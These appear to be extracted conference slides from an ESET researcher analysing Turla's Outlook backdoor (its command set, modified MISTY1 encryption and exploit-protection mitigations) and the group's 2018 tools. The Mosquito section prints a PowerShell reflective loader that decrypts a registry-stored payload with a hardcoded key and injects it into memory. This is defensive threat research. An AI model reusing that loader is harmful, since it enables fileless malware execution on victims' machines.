
# Backdoor | Functions

ID	Commands
0x10	Not implemented
0x11	Display a MessageBox
0x12	Sleep
0x20	Delete file
0x21	Get file
0x22	Set operator email address
0x23	Put file
0x24	Run shell command
0x25	Create process
0x26	Delete directory
0x27	Create directory
0x28	Change timeout
0x29	Run PowerShell command (PSInject - 2018)
0x2A	Set answer mode (2018)

**MISTY1**

**???**

**???**



imgflip.com

# Turla Encryption History

- Carbon and Snake: **CAST-128**
- Gazer: **Custom RSA** implementation
- Mosquito: **BlumBlumShub**
- Uroboros: **Threefish**



## Backdoor | Encryption

- All significant values were changed
- Identification of the main characteristics
  - **Symmetric**
  - 128-bit key
  - Two hardcoded tables
  - 64-bits block
  - 8 rounds


## Changes to MISTY1

- The 128-bit key is generated from two hardcoded 1024-bit keys plus a 2048-bit Initialization Vector.
- They shuffled  $s_7$  and  $s_9$
- They added XOR operations in FI

# Demo

# Mitigations

**CANNOT BE PWNED**



**IF YOU DELETE CALC.EXE**

# WDSC standard settings

The screenshot shows the Outlook interface with a calculator window open over it. The calculator is in 'Standard' mode and displays '0'. A small dialog box titled 'By Turla' is overlaid on the email content, displaying the message 'You've been pwned!' with an 'OK' button. The email is from John Smith (john@example.com) with the subject 't5est' and body text 'gdgrgr'. The Outlook interface includes a ribbon with 'FICHIER', 'ACCUEIL', and 'ENVOI/RÉCEPTION' tabs, and a navigation pane on the left showing 'Boîte de réception 1' and other folders.

MC	MR	M+	M-	MS	M*
%	√	x <sup>2</sup>	1/x		
CE	C	⊗	÷		
7	8	9	×		
4	5	6	-		
1	2	3	+		
±	0	.	=		



- Home
- Virus & threat protection
- Account protection
- Firewall & network protection
- App & browser control**
- Device security
- Device performance & health
- Family options

Windows Defender SmartScreen filter helps protect your device from malicious sites and downloads.

- Block
- Warn
- Off

[Privacy statement](#)

### SmartScreen for Microsoft Store apps

Windows Defender SmartScreen protects your device by checking web content that Microsoft Store apps use.

- Warn
- Off

[Privacy statement](#)

### Exploit protection

Exploit protection is built into Windows 10 to help protect your device against attacks. Out of the box, your device is already set up with the protection settings that work best for most people.

[Exploit protection settings](#)

[Privacy statement](#)

[Learn more](#)



Windows Defender Security Center

- Home
- Virus & threat protection
- Account protection
- Firewall & network protection
- App & browser control**
- Device security
- Device performance & health
- Family options

Windows Defender SmartScreen filter helps protect your device from malicious sites and downloads.

Block  
 Warn  
 Off

[Privacy statement](#)

### SmartScreen for Microsoft Store apps

Windows Defender SmartScreen protects your device by checking web content that Microsoft Store apps use.

Warn  
 Off

[Privacy statement](#)

### Exploit protection

Exploit protection is built into Windows 10 to help protect your device against attacks. Out of the box, your device is already set up with the protection settings that work best for most people.

[Exploit protection settings](#)  
[Privacy statement](#)  
[Learn more](#)

Settings

Windows Defender Security Center

- Home
- Virus & threat protection
- Account protection
- Firewall & network protection
- App & browser control**
- Device security
- Device performance & health
- Family options

Windows Defender SmartScreen filter helps protect your device from malicious sites and downloads.

Block  
 Warn  
 Off

[Privacy statement](#)

### SmartScreen for Microsoft Store apps

Windows Defender SmartScreen protects your device by checking web content that Microsoft Store apps use.

Warn  
 Off

[Privacy statement](#)

### Exploit protection

Exploit protection is built into Windows 10 to help protect your device against attacks. Out of the box, your device is already set up with the protection settings that work best for most people.

**Exploit protection settings**

[Privacy statement](#)

[Learn more](#)

Settings



- Home
- Virus & threat protection
- Account protection
- Firewall & network protection
- App & browser control**
- Device security
- Device performance & health
- Family options

## Exploit protection

See the Exploit protection settings for your system and programs. You can customize the settings you want.

System settings Program settings

+ Add program to customize

ngentask.exe  
1 system override

onenote.exe  
1 system override

onenotem.exe  
1 system override

orgchart.exe  
1 system override

outlook.exe  
0 system overrides


Edit

Remove

powerpnt.exe  
1 system override

[Export settings](#)


# Do not allow child processes



# Do not allow child processes

The screenshot shows the Microsoft Outlook interface. The title bar indicates the current window is 'Boîte de réception - john@example.com - Outlook'. The ribbon at the top includes 'FICHIER', 'ACCUEIL', 'ENVOI/RÉCEPTION', 'DOSSIER', and 'AFFICHAGE'. The 'ACCUEIL' ribbon is active, showing various actions like 'Nouveau message électronique', 'Ignorer', 'Nettoyer', 'Supprimer', 'Répondre à tous', 'Répondre', 'Transférer', 'Plus', 'Réunion', 'Déplacer vers', 'Message d'équ...', 'Répondre et su...', 'Au responsable', 'Terminé', 'Créer', 'Déplacer', 'Règles', 'OneNote', 'Non lu/Lu', 'Classer', 'Assurer un suivi', 'Rechercher des personnes', 'Carnet d'adresses', 'Filtre de courrier', and 'Envoyer/Recevoir tous les dossiers'. The left sidebar shows the 'Favoris' section with 'Boîte de réception' selected. The main pane shows a list of emails, with one from 'John Smith' (t5est) dated 8/15/2018. The right pane shows the details of this email, including the sender's name and email address, and the recipient 'gdgrgr'. A small dialog box titled 'By Turla' is overlaid on the email content, displaying the message 'You've been pwned!' and an 'OK' button. At the bottom of the right pane, there is a link for 'Plus d'infos sur John Smith.'

# Code Integrity Guard



The screenshot shows the Windows Defender Security Center interface. The left sidebar contains navigation options: Home, Virus & threat protection, Account protection, Firewall & network protection, App & browser control, Device security, Device performance & health, and Family options. The main content area is titled "Program settings: outlook.exe" and contains the following settings:

- A toggle switch is currently set to "Off".
- An unchecked checkbox labeled "Audit only".
- Code integrity guard**
  - Subtext: "Only allow the loading of images to those signed by Microsoft."
  - Checked checkbox "Override system settings" with a blue toggle switch set to "On".
  - Unchecked checkbox "Also allow loading of images signed by Microsoft Store".
  - Unchecked checkbox "Audit only".
- Control flow guard (CFG)**
  - Subtext: "Ensures control flow integrity for indirect calls."
  - Unchecked checkbox "Override system settings" with a greyed-out toggle switch set to "On".
  - Unchecked checkbox "Use strict CFG".

# Code Integrity Guard

The screenshot displays the Microsoft Outlook interface for the email account 'john@example.com'. The window title is 'Boîte de réception - john@example.com - Outlook'. The ribbon at the top includes 'FICHIER', 'ACCUEIL', 'ENVOI/RÉCEPTION', 'DOSSIER', and 'AFFICHAGE'. The 'ACCUEIL' ribbon is active, showing various actions like 'Nouveau message électronique', 'Nouveaux éléments', 'Ignorer', 'Nettoyer', 'Supprimer', 'Répondre à tous', 'Répondre', 'Transférer', 'Plus', 'Réunion', 'Déplacer vers', 'Au responsable', 'Message d'équ...', 'Répondre et su...', 'Déplacer', 'Règles', 'OneNote', 'Non lu/Lu', 'Classer', 'Assurer un suivi', 'Rechercher des personnes', 'Carnet d'adresses', and 'Filtre de courrier'. The left sidebar shows the 'Favoris' section with 'Boîte de réception' selected, and a list of folders for 'john@example.com'. The main pane shows a search bar and a list of emails. The selected email is from 'John Smith' (t5est, gdgrgr) dated '8/15/2018'. The right pane shows the email details, including the sender's name, email address, and the text 'gdgrgr'.

Boîte de réception - john@example.com - Outlook

FICHIER ACCUEIL ENVOI/RÉCEPTION DOSSIER AFFICHAGE

Nouveau message électronique Nouveaux éléments - Ignorer Nettoyer - Supprimer Répondre Répondre à tous Transférer Plus Réunion Déplacer vers : ? Au responsable Message d'équi... Répondre et su... Déplacer Règles OneNote Non lu/Lu Classer Assurer un suivi Rechercher des personnes Carnet d'adresses Filtre de courrier

Favoris

Boîte de réception

Éléments envoyés

Éléments supprimés

john@example.com

Boîte de réception

Brouillons

Éléments envoyés

Éléments supprimés

Boîte d'envoi [1]

Courrier indésirable

Flux RSS

Dossiers de recherche

Rechercher Boîte aux lettres actuelle (Ctrl+E) Boîte aux lettres actuelle

Tous Non lus Par Date Le plus récent

Mois dernier

John Smith  
t5est  
gdgrgr <fin> 8/15/2018

Répondre Répondre à tous Transférer

Wed 8/15/2018 12:26 PM

John Smith <john@example.com>  
t5est

À john@example.com

gdgrgr



# Code Integrity Guard

The screenshot displays the Microsoft Outlook interface for the email account 'john@example.com'. The window title is 'Boîte de réception - john@example.com - Outlook'. The ribbon at the top includes 'FICHIER', 'ACCUEIL', 'ENVOI/RÉCEPTION', 'DOSSIER', and 'AFFICHAGE'. The 'ACCUEIL' ribbon is active, showing various actions like 'Nouveau message électronique', 'Nouveaux éléments', 'Ignorer', 'Nettoyer', 'Courrier indésirable', 'Supprimer', 'Répondre à tous', 'Répondre', 'Transférer', 'Plus', 'Réunion', 'Déplacer vers', 'Message d'équipe', 'Répondre et suivre', 'Au responsable', 'Terminé', 'Créer', 'Déplacer', 'Règles', 'OneNote', 'Non lu/Lu', 'Classer', 'Assurer un suivi', 'Rechercher des personnes', 'Carnet d'adresses', and 'Filtre de courrier'. A red box highlights the 'Rechercher des personnes' search box. The left sidebar shows the 'Favoris' section with 'Boîte de réception' selected. The main pane shows a search for 'Boîte aux lettres actuelle' with results for 'Mois dernier' including an email from 'John Smith' (t5est, gdgrgr) dated 8/15/2018. The right pane shows the email details for 'John Smith <john@example.com>' with subject 't5est' and body text 'gdgrgr'.

# Code Integrity Guard

Boîte de réception - john@example.com - Outlook

FICHIER ACCUEIL ENVOI/RÉCEPTION DOSSIER AFFICHAGE

Nouveau message électronique Nouveau éléments - Ignorer Nettoyer - Courriel indésirable - Supprimer Répondre Répondre à tous Transférer Plus - Réunion

Déplacer vers : ? Message d'équi... Répondre et su... Au responsable Terminé Créer

Déplacer Règles OneNote Non lu/Lu Classer Assurer un suivi -

Rechercher des personnes Carnet d'adresses Filtre de courriel -

Envoyer/Recevoir tous les dossiers Envoyer/Recevoir

Favoris

Boîte de réception

Éléments envoyés

Éléments supprimés

john@example.com

Boîte de réception

Brouillons

Éléments envoyés

Éléments supprimés

Boîte d'envoi [1]

Courriel indésirable

Flux RSS

Dossiers de recherche

Rechercher Boîte aux lettres actuelle (Ctrl+E) Boîte aux lettres actuelle

Tous Non lus Par Date Le plus récent

Mois dernier

John Smith  
t5est  
gdgrgr <fin> 8/15/2018

Répondre Répondre à tous Transférer

Wed 8/15/2018 12:26 PM


John Smith <john@example.com>  
t5est

À john@example.com

gdgrgr

## On the mail server side

- Blocking emails based on PDF format: controlled by the attackers
- Monitoring duplicate sending of emails
  - High FP rate?
  - Attacker's address looks like private victim's address



- Comprehensive WhitePaper released in August 2018
- <https://www.welivesecurity.com/wp-content/uploads/2018/08/Eset-Turla-Outlook-Backdoor.pdf>
- <https://github.com/eset/malware-ioc/tree/master/turla#turla-outlook-indicators-of-compromise>

# Turla TTPs: 2018 update

# Mosquito

- New URL:  
[http://admdownload.adobe.com/bin/live/flashplayer30pp\\_ja\\_install.exe](http://admdownload.adobe.com/bin/live/flashplayer30pp_ja_install.exe)
- Legitimate Flash downloaded from GDrive
- Generally, it doesn't drop the win32 backdoor

# Mosquito PowerShell reflective loader

```
function Decrypt-String($key, $encryptedStringWithIV) {  
    $bytes = [System.Convert]::FromBase64String($encryptedStringWithIV)  
    $IV = $bytes[0..7]  
    $aesManaged = Create-AesManagedObject $key $IV  
    $decryptor = $aesManaged.CreateDecryptor();  
    $unencryptedData = $decryptor.TransformFinalBlock($bytes, 8, $bytes.Length - 8);  
    # $aesManaged.Dispose()  
    $unencryptedData  
}
```

```
Start-Sleep -s 5
```

```
$reg_payload = ((Get-ItemProperty HKLM:\Software\rfdt).payload)[0]
```

```
$payload = Decrypt-String "iAC2kWeGjQvp5MiaFn417tn+dQsF0Mec" $reg_payload
```

```
$path = $MyInvocation.MyCommand.Path
```

```
Invoke-ReflectivePEInjection -PEBytes $payload -ExeArgs ""$path""
```



# Carbon

- 2<sup>nd</sup> stage backdoor with advanced capabilities
- New version (Orchestrator v3.82/Communication module v4.08) released in March
- Still use compromised WordPress as C&C

## A shift toward more generic tools

- Turla's reputation comes from its outstanding **custom** tools
- The shift started in March 2018 for Mosquito
- Metasploit shellcode + meterpreter

## Links with other APT groups

- Kaspersky Labs discovered a PowerShell code shared between Turla and Zebrocy
  - <https://securelist.com/shedding-skin-turlas-fresh-faces/88069/>
- False flag? Same external developer?

## Conclusion

- Turla is not your casual and lazy attacker
- They conduct long-term spying operation
- The toolset evolves with a trend towards more generic tools

# Questions?

Matthieu Faou

Malware Researcher

[matthieu.faou@eset.com](mailto:matthieu.faou@eset.com)

[@matthieu\\_faou](#)

[www.eset.com](http://www.eset.com) | [www.welivesecurity.com](http://www.welivesecurity.com)